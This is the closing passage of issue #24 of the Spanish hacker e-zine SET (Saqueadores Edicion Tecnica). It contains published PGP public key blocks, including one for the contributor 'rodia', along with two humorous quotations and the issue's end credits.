aW5nQHRlbGVsaW5lLmVzPohWBBMRAgAWBQI5WQsBBAsKBAMDFQMCAxYCAQIXgAAK
CRDq/vu/MRDJpeMUAJ9ZqTZfApRU/ElRsIecDuzHQzna2QCaAqjOEDIXg/PMHHkn
qA/NzXhnLke5Ag0EOVkLORAIAJlMb6GT2tBVTyPh86r725f0rEGHqx5J5OWGwdFB
ATGxkHXn1ygGpfkVVPOrNIsTHIqMzgJt9TqoJlmdQkZvKWd9Yh0Z5xBX0+dafuor
b5uv2ePANe3yFlLSjxDHg7OiXBP28S0IanzEi7jKr88Xo9DMkRn3ma1NF1dDjfum
M/eKIPaeYaFJKLKbgBZKQv57Q9GHRq0H3niWqAbq3uZT6fiQ593K4A2x9jxJxnDc
zvJw3GpPv3uaxl+74McZ+k4/qs1R+o+herXR1rRmb0w0FXyL7wmmz6Lt32hGX8gX
PALYUoLEBVnhVB+nbvYGMqymoZSXSSVqv5U7Lwsr8dahxosAAwUH/1P1IHD+wYsR
D87Z3MEmtrMnpR4Eu3ErgWPmCQl3vwJghfQYaG50DXpBrhsCiYFGB7IhQcdfDA0e
MUF8Le2PxpxHWMpSd5l46DgCt0ag8ChOg+lLrwUxsNpqWnA8Cb+v34jmVi3l4dA4
t4pLF1yZMEtyogT3HU4ktKg7UI9/xqO1TAaf4vz605tSIWV7NdQ3LeVjb+om9YER
0UgcSNQTqSIcnopiY9ZcMV5XyuaQJsRKfVLeQxw51ORC5M+vtR0S3s6q2rMhjJrv
3QTakKvXQVO/88bWBbkuKu4LDehQF4w1yH99O7L69lYSsgbVZEv1OZ+xsUfo0hGR
T0YLRxK4wJmIRgQYEQIABgUCOVkLOQAKCRDq/vu/MRDJpSBiAJ9MPTwIdEmGwkEF
LZNyEQqrIPZcAQCgtuHQ14B3wEO2Pt6uEjzJ+/vOXqE==zkLc
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/rodia.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQENAznY1XgAAAEIALbILtK7+o2YKCNV/kwyJh94tQLYAPEt7heowefPF23ziS5Y
EmMiO9OabGzH8jsYZy0F4tcZYCvyiVN1Z+KuoQHuaJsQbA3dXx9NsXLePrB2BTNL
QmUkZXw66ffuipkz0+GMeP3YfKG7KW8einM0hL167UlC0+KlV2PRw5SgjWLlpmY/
UCR0J61nhiadu7nfJsYa2mFGLOimnPyyX4p73L5JPFvrWZDjW5cHCECzG46U67xA
AqiHm1tqcQaxtPu2xwL3NyIwEi9OTLvyvaC1UHqe4+nervY3BbwSPh5lRwikHIz+
IQXO/TACPvgzYa8rFovwxBi9573NwBQnwEfKYm8ABRG0NFJvZGlvbiBSYXNrb2xu
aWtvdiBSb21hbm92aXRjaCA8cm9kaWFAZmxhc2htYWlsLmNvbT6JARUDBRA52NV4
wBQnwEfKYm8BAf/pB/9Z3ZDMoWO6mq6cxtbfs5SGXWl67RxnwHBbWP9Kai01ZkXR
uF+nWLJj1Da8afGIGed5NraOHPIxtUzDWmsJmteF+yXXV6WVK5pWLhTSmM9z7h1L
WAAafVykioAN+xfZYhX42QewlnIjJvuwlxKXVIIe44b+aGb/ZOFcKfqv9dDzQ60X
4DJHcZwTTn5MOJtJaByKoe9bEEACTLYsZgvguCeowzfSn6FZ/W56b3rBpDd5EBvl
ScQz84/LBf75xyatyluOnFkWlifPXzGXyVwmBkfEQNjr45PNkIn6kItlWtXxvPTn
pRE+atLzYP6H2SHTLzRRpQKpl7h1OSF6NlmnJQ2Z
=EHI7
-----END PGP PUBLIC KEY BLOCK-----
```

<-->

It is generally agreed that "Hello" is an appropriate greeting because if you entered a room and said "Goodbye," it could confuse a lot of people.

-- Dolph Sharp, "I’m O.K., You’re Not So Hot"

"Historians now believe the iBusiness trend was started by sleepy vi users who had forgotten they were already in insert mode. Foisting a patented Buzzword on the internet-hungry masses of the late 20th century was, after all, far easier than the keystrokes required to remove the extra letter."

SET, - Saqueadores Edicion Tecnica -. Numero #24
Saqueadores (C) 1996-2001

EOF